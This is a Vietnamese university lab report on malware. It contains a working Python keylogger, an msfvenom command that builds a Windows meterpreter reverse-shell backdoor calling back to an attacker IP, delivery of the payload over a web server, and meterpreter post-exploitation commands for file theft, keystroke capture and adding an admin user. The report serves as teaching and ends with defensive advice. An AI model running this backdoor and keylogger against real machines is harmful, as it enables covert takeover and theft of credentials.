Trường Đại Học Sư Phạm Kỹ Thuật TP. Hồ Chí Minh
Môn: An toàn thông tin
Báo cáo thực hành
Sinh viên: Nguyễn Quốc Tĩnh

6. Lab: Malware

6.1 Mục tiêu

- Hiểu và thực hành cách thức hoạt động của phần mềm độc hại (malware).
- Tạo và sử dụng keylogger để theo dõi hành vi người dùng.
- Thử nghiệm tấn công backdoor bằng cách sử dụng công cụ Metasploit.
- Phân tích tác động của malware và đề xuất biện pháp phòng chống.

6.2 Sơ đồ - Kịch bản

- Sơ đồ gồm:
  - Máy Linux hoặc Backtrack 5 r3: Máy Attacker.
  - Máy Windows: Máy nạn nhân.



Figura 1: Sơ đồ tấn công.

- Kịch bản thực hiện:
  - Máy attacker tạo malware backdoor (dev.exe) bằng Metasploit.
  - Malware được phát tán sang máy nạn nhân.
  - Máy nạn nhân vô tình chạy malware → kết nối về attacker.
  - Attacker thực hiện điều khiển máy nạn nhân từ xa.

6.3 Công cụ thực hiện

- **Hệ điều hành:** Backtrack 5 r3 hoặc Kali Linux (máy Attacker), Windows (máy nạn nhân).
- **Công cụ:** Metasploit Framework, CMD,...

6.4 Các bước thực hiện

6.4.1 Thử nghiệm Keylogger

- Keylogger (viết tắt của keystroke logger) là một phần mềm hoặc thiết bị phần cứng có khả năng ghi lại tất cả các phím mà người dùng gõ trên bàn phím. Nó thường được sử dụng cho các mục đích sau:
  - Theo dõi hoạt động của người dùng (ví dụ: trong môi trường doanh nghiệp để giám sát nhân viên).
  - Đánh cắp thông tin cá nhân như mật khẩu, số thẻ ngân hàng, tin nhắn, v.v. — đây là hành vi nguy hiểm và bất hợp pháp.
  - Phục hồi dữ liệu bị mất, ví dụ: khi máy bị treo, keylogger có thể giúp khôi phục lại nội dung đã gõ nhưng chưa lưu.
- Tạo 1 chương trình keylogger cơ bản.

```python
from pynput.keyboard import Listener
import logging

logging.basicConfig(filename="keylog.txt", level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    try:
        logging.info(f'{key.char}')
    except AttributeError:
        logging.info(f'{key}')

with Listener(on_press=on_press) as listener:
    listener.join()
```

Figura 2: Chương trình python cơ bản về Keylogger.

- Chạy chương trình và nhập một số thông tin ngẫu nhiên. Các thông tin vừa nhập đã bị lưu lại trong file keylog.txt



Figura 3: Thông tin đã bị lưu lại trong file keylog.txt

- Có thể thấy Keylogger vô cùng nguy hiểm khi có thể đánh cắp thông tin quan trọng nếu người dùng không chú ý.

6.4.2 Malware - Phần mềm độc hại

1. **Chuẩn bị hệ thống**.

- Thiết lập chế độ Bridged Adapter cho cả 2 máy. Chế độ Bridged Adapter sẽ giúp các máy ảo được cấp địa chỉ IP riêng biệt từ routermodem, giống như máy thật.



Figura 4: Thiết lập chế độ Bridged Adapter trên Kali Linux.



Figura 5: Thiết lập chế độ Bridged Adapter trên Win7.

2. **Cài đặt metasploit-framework**



Figura 6: Cài đặt metasploit-framework.

3. Tiến hành cài đặt Malware

- Ta truy cập vào thư mục /pentest/exploits/framework



Figura 7: Truy cập thư mục.

- Đánh lệnh msfconsole để khởi động giao diện dòng lệnh (CLI) của Metasploit Framework.



Figura 8: Đánh lệnh msfconsole.

- Tạo virus có tên `dev.exe`. Lệnh:

  `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.248.30 LPORT=4444 -f exe -o /root/dev.exe`

- Trong đó LHOST=Địa chỉ IP của máy tấn công (listener).



Figura 9: Địa chỉ IP của máy tấn công.



Figura 10: Tạo ra một virus backdoor có tên dev.exe

- Kiểm tra file dev.exe đã tồn tại chưa.



Figura 11: File dev.exe đã được tạo.

4. Thực hiện phát tán virus đến máy nạn nhân

- Có nhiều cách để phát tán file `dev.exe` tới máy nạn nhân: chia sẻ qua USB, chia sẻ qua mạng nội bộ (LAN), v.v. Ở đây, ta sử dụng cách chia sẻ qua mạng nội bộ.
- Sử dụng Python để khởi chạy Web Server.



Figura 12: Sử dụng python khởi chạy web Server.

- Tại máy nạn nhân, truy cập địa chỉ: http://192.168.248.30:8080/dev.exe. File `dev.exe` sẽ được tải về máy.



Figura 13: File dev.exe đã được tải xuống.

5. Lắng nghe kết nối tới máy nạn nhân

– Sử dụng các lệnh sau để máy tấn công (*attacker*) lắng nghe và chờ kết nối từ máy nạn nhân sau khi họ thực thi file `dev.exe`:

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.248.30     # Địa chỉ IP của attacker
set LPORT 4444               # Cổng lắng nghe
exploit
```



Figura 14: Lắng nghe máy nạn nhân thành công.

6. Khai thác máy nạn nhân

– Sau khi đã thành công xâm nhập vào máy nạn nhân, ta có thể thực hiện một số khai thác.



Figura 15: Xem các process đang chạy.

– Xem thông tin hệ điều hành của máy nạn nhân.



Figura 16: Xem thông tin hệ điều hành.

– Ngoài ra, ta có thể khai thác thêm các thông tin khác từ máy nạn nhân thông qua các lệnh sau:

```
getuid                  # Xem bạn đang là user nào
ls                      # Liệt kê các file/thư mục
cd <thư_mục>            # Di chuyển vào thư mục cụ thể
download <tên_file>     # Tải file từ máy nạn nhân về
upload <tên_file>       # Gửi file từ máy attacker lên máy nạn nhân
```

– Ghi lại thao tác bàn phím (Keylogger):

```
keyscan_start           # Bắt đầu ghi lại các phím gõ
keyscan_dump            # Hiển thị các phím đã ghi lại
keyscan_stop            # Dừng quá trình ghi phím
```

– Tạo thư mục vào máy nạn nhân.



Figura 17: Tạo thư mục hacker vào máy nạn nhân.



Figura 18: Trước khi tạo thư mục hacker



Figura 19: Thư mục hacker đã được tạo.

– Tạo user có quyền admin trên máy nạn nhân.

Figura 20: Tạo user trên máy nạn nhân

6.5 Kết quả

- Thực hiện đầy đủ và đúng yêu cầu bài lab.
- Kết nối từ máy attacker đến máy nạn nhân được thiết lập thành công và có thể điều khiển và thao tác trên máy nạn nhân.
- Hiểu rõ về cách Malware hoạt động.

6.6 Nhận xét & kết luận

6.6.1 Nhận xét

- Việc khai thác thành công cho thấy nguy cơ từ việc người dùng chạy các file lạ mà không kiểm tra .
- Công cụ Metasploit rất mạnh, có thể dễ dàng kiểm soát hệ thống từ xa.
- Cần có các biện pháp phòng chống Malware mạnh mẽ.

6.6.2 Kết luận

- Bài lab đã giúp hiểu rõ hơn về quy trình tấn công của malware.
- Cần nâng cao cảnh giác và sử dụng các biện pháp bảo mật phòng chống malware.
- Ngoài ra bài lab còn giúp chúng ta có ý thức hơn về bảo mật hệ thống, phòng chống mã độc, không mở file lạ và hiểu vai trò của phần mềm diệt virus, tường lửa, chính sách bảo mật nội bộ.